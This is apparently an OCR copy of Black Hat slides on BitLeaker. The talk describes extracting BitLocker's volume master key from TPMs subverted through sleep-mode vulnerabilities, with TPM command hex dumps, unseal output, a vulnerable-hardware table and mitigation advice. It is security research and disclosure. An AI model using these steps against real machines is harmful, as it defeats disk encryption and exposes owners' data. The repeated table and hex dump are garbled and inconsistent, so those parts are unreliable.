
```
[65] tpm2_submit_command is called
    [*] InputBuffer = 0x38a3b0, InputSize = 58
00000000  80 01 00 00 00 3a 00 00  01 7f 03 00 00 00 00 20
00000010  cd c7 f9 59 83 6f 5a 3e  52 e8 d4 ce 3f 0e df 6f
00000020  37 bc f8 3a b1 76 ef 6d  45 09 de f1 ff 67 64 3c
00000030  00 00 00 01 00 0b 03 80  08 00
    [*] OutputBuffer = 0x366820, OutputSize = 1024
00000000  80 01 00 00 00 0a 00 00  01 c4 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
*
000003f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

TPM2_PolicyPCR (0x17f)

Session handle (0x03000000)

Policy digest and bitmap (PCR #7, #11)

Result code (TPM_RC_VALUE)




```
    [>>] Execute TPM2_Unseal... Input file tpm2_unseal.bin
Initializing Local Device TCTI Interface
    [*] Input Size 27
00000000  80 02 00 00 00 1b 00 00  01 5e 80 00 00 01 00 00  |
00000010  00 09 03 00 00 00 00 00  00 00 00                 |
```

TPM2_Unseal
(0x15e)

Loaded handle of sealed VMK
(0x80000001)

Session handle
(0x03000000)



```
    [>>] Execute TPM2_Unseal... Input file tpm2_unseal.bin
Initializing Local Device TCTI Interface
    [*] Input Size 27
00000000  80 02 00 00 00 1b 00 00  01 5e 80 00 00 01 00 00  |
00000010  00 09 03 00 00 00 00 00  00 00 00                 |

    [*] Output Size 97, Result: Success
00000000  80 02 00 00 00 61 00 00  00 00 00 00 00 2e 00 2c  |
00000010  2c 00 00 00 01 00 00 00  03 20 00 00 98 ba 04 e3  |
00000020  c6 f5 9a c6 b4 3c 07 19  31 66 77 fb 68 93 71 87  |.....<..1fw.h.q.|
00000030  f8 03 35 54 13 c3 40 da  17 43 36 37 00 20 97 bf  |..5T..@..C67. ..|
00000040  66 d5 32 95 28 83 2a 34  c6 92 66 f4 50 f8 b2 d5  |f.2.(.*4..f.P...|
00000050  ad 05 8b 1e 68 6a ea 02  8c 8e 81 98 64 38 00 00  |....hj......d8..|
00000060  00                                                |.|
    [>>] Success
```

TPM2_Unseal
(0x15e)

Loaded handle of sealed VMK
(0x80000001)

Session handle
(0x03000000)

Result code (success)


VMK of BitLocker!!

Get Parameters from BitLocker’s Metadata (1)

- **BitLocker saved parameters into its metadata area**
    - A TPM-encoded VMK blob in metadata had essential data I needed!
    - I could get BitLocker’s metadata with a well-known tool, **Dislocker**!

- **Could I extract the VMK from other PCs?** **YES!!**
    - If the PC had the TPM vulnerability, I could get it!

Get Parameters from BitLocker’s Metadata (2)




```
Datum value type: 6
   `--> TPM_ENCODED -- Total size header: 12 -- Nested datum: no
Status: 0x1
Unknown: 0x880
Payload:
0x00000000 00 8a 00 20 69 71 06 e4-f0 1f 2e eb 6a f9 ea 6e
0x00000010 56 0c ab d0 d2 af e1 bc-b6 66 a0 26 75 41 de 84
0x00000020 a6 3f 5d f6 00 10 6c 2a-84 f5 a8 9d e9 45 5f 44
0x00000030 a6 18 34 43 5d 82 08 02-6a 73 f7 88 83 c1 84 3e
0x00000040 5f 8a 62 f5 2e 98 ec 58-80 01 9d db 13 1e 81 ba
0x00000050 c5 a4 24 6c 8a 4b 22 c8-92 b2 fd e6 d9 c5 71 9e
0x00000060 cd 09 53 3b c2 87 f0 2d-9b e7 7c e8 f4 a3 17 f3
0x00000070 59 ea 33 cd ee 1d 41 1b-75 8f 15 0e 49 1b 4b 0b
0x00000080 52 f9 54 25 21 19 21 1c-54 13 62 dd 00 4e 00 08
0x00000090 00 0b 00 00 04 12 00 20-16 d1 24 b4 05 e9 fe 7a
0x000000a0 2c d8 68 54 cb 39 49 a0-45 38 16 f2 14 67 64 b0
0x000000b0 07 85 1e d5 e5 84 87 3c-00 10 00 20 c8 73 f1 5a
0x000000c0 96 2a fb 20 f4 a9 b7 14-fe 86 68 21 69 88 e0 6a
0x000000d0 de 14 81 6d 44 c1 19 32-3c 16 52 e4 00 20 cd c7
0x000000e0 f9 59 83 6f 5a 3e 52 e8-d4 ce 3f 0e df 6f 37 bc
0x000000f0 f8 3a b1 76 ef 6d 45 09-de f1 ff 67 64 3c 03 80
0x00000100 08 00
```

Public and private data of sealed VMK for TPM2_Load

Policy digest and PCR bitmap for TPM2_PolicyPCR

I got the last piece of the puzzle

- I finally….
  - Reset a dTPM and fTPM
  - Got normal hashes and replayed them to the TPM
  - Got a TPM-encoded VMK blob and sent it to the exploited TPM
  - Extracted the VMK from the exploited TPM



```
    [>>] Execute TPM2_Unseal... Input file tpm2_unseal.bin
Initializing Local Device TCTI Interface
    [*] Input Size 27
00000000  80 02 00 00 00 1b 00 00  01 5e 80 00 00 01 00 00  |.........^......|
00000010  00 09 03 00 00 00 00 00  00 00 00                 |...........|

    [*] Output Size 97, Result: Success
00000000  80 02 00 00 00 61 00 00  00 00 00 00 00 2e 00 2c  |.....a.........,|
00000010  2c 00 00 00 01 00 00 00  03 20 00 00 98 ba 04 e3  |,........ ......|
00000020  c6 f5 9a c6 b4 3c 07 19  31 66 77 fb 68 93 71 87  |.....<..1fw.h.q.|
00000030  f8 03 35 54 13 c3 40 da  17 43 36 37 00 20 97 bf  |..5T..@..C67. ..|
00000040  66 d5 32 95 28 83 2a 34  cb 92 66 14 50 f8 b2 d5  |f.2.(.*4..f.P...|
00000050  ad 05 8b 1e 68 6a
00000060  00
    [>>] Success
```

VMK of BitLocker!!

Contents

- Background

- Subverting TPMs with One Vulnerability

- Subverting Microsoft’s BitLocker

- **BitLeaker Design and Implementation**

- Demo and Conclusion

BitLeaker?

- **Is a new tool to get your data back!**
  - It can decrypt the BitLocker-locked partition with the sleep mode vulnerability

- **Consists of several parts I made and customized**
  - **BitLeaker bootloader, BitLeaker kernel module, BitLeaker launcher, and Customized Dislocker**

Project Link:

https://github.com/kkamagui/bitleaker

BitLeaker and USB Bootable Device

Ubuntu 18.04

+ BitLeaker Bootloader

+ BitLeaker Kernel Module

+ BitLeaker Launcher

+ Customized TPM2-Tools

+ Customized Dislocker

BitLeaker Bootable USB

Model	Status	BIOS			TPM	
		Vendor	Version	Release Date	Manufacturer	Vendor String
Intel NUC8i7HVK	**Safe**	Intel	HNKBLi70.86A. 0059	11/22/2019	Intel Corporation (fTPM)	Intel
Intel NUC5i5MYHE	**Safe**	Intel	MYBDWi5v.86A. 0058	05/08/2020	Infineon (IFX) (dTPM)	SLB9665
HP EliteDesk 800 G4	**Safe**	HP	Q21	02/15/2019	Infineon (IFX) (dTPM)	SLB9670
Dell Optiplex 7060	**Safe**	Dell	1.4.2	06/11/2019	NTC (dTPM)	rls NPCT 75x
ASUS Q170M-C	**Vulnerable**	American Megatrends Inc.	4212	07/24/2019	Infineon (IFX) (dTPM)	SLB9665
ASUS PRIME Z390-A	**Safe**	American Megatrends Inc.	1302	09/02/2019	Intel Corporation (fTPM)	Intel
ASRock Z390 Extreme	**Safe**	ASRock	P4.20	07/29/2019	Intel Corporation (fTPM)	Intel
GIGABYTE AORUS Z390 Elite	**Safe**	American Megatrends Inc.	F8	06/05/2019	Intel Corporation (fTPM)	Intel
GIGABYTE Z370-HD3	**Safe**	American Megatrends Inc.	F13	08/13/2019	Intel Corporation (fTPM)	Intel
MSI MAG Z390M MORTAR	**Safe**	American Megatrends Inc.	1.50	08/08/2019	Intel Corporation (fTPM)	Intel

Model	Status	BIOS			TPM	
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Intel NUC5i5MYHE	**Safe**	Intel	MYBDWi5v.86A.0058	05/08/2020	Infineon (IFX) (dTPM)	SLB9665
HP EliteDesk 800 G4	**Safe**	HP	Q21	02/15/2019	Infineon (IFX) (dTPM)	SLB9670
Dell Optiplex 7060	**Safe**	Dell	1.4.2	06/11/2019	NTC (dTPM)	rls NPCT 75x
ASUS Q170M-C	**Vulnerable**	American Megatrends Inc.	4212	07/24/2019	Infineon (IFX) (dTPM)	SLB9665
ASUS PRIME Z390-A	**Safe**	American Megatrends Inc.	1302	09/02/2019	Intel Corporation (fTPM)	Intel
ASRoc Z390 Extre					oration M)	Intel
GIGABY AORUS Z390 Elite	**Safe**	Megatrends Inc.	F8	06/05/2019	poration (fTPM)	Intel
GIGABYTE Z370-HD3	**Safe**	American Megatrends Inc.	F13	08/13/2019	Intel Corporation (fTPM)	Intel
MSI MAG Z390M MORTAR	**Safe**	American Megatrends Inc.	1.50	08/08/2019	Intel Corporation (fTPM)	Intel

The warranty period expired!

DEMO

BitLeaker v1.0

Conclusion and Black Hat Sound Bytes

- **Sleep mode vulnerabilities can subvert the dTPM and fTPM with the ACPI S3 sleeping state**
  - CVE-2018-6622 and CVE-2020-0526
- **BitLeaker can decrypt a BitLocker-locked partition**
  - It extracts the VMK from TPMs and mounts the encrypted partition
- **Update your BIOS/UEFI firmware with the latest version!**
  - **If there is no patched firmware, use BitLocker with the PIN**
  - Check your system with the latest Napper version
    - https://github.com/kkamagui/napper-for-tpm

Questions ?

Project : https://github.com/kkamagui/bitleaker
Contact: hanseunghun@nsr.re.kr, @kkamagui1

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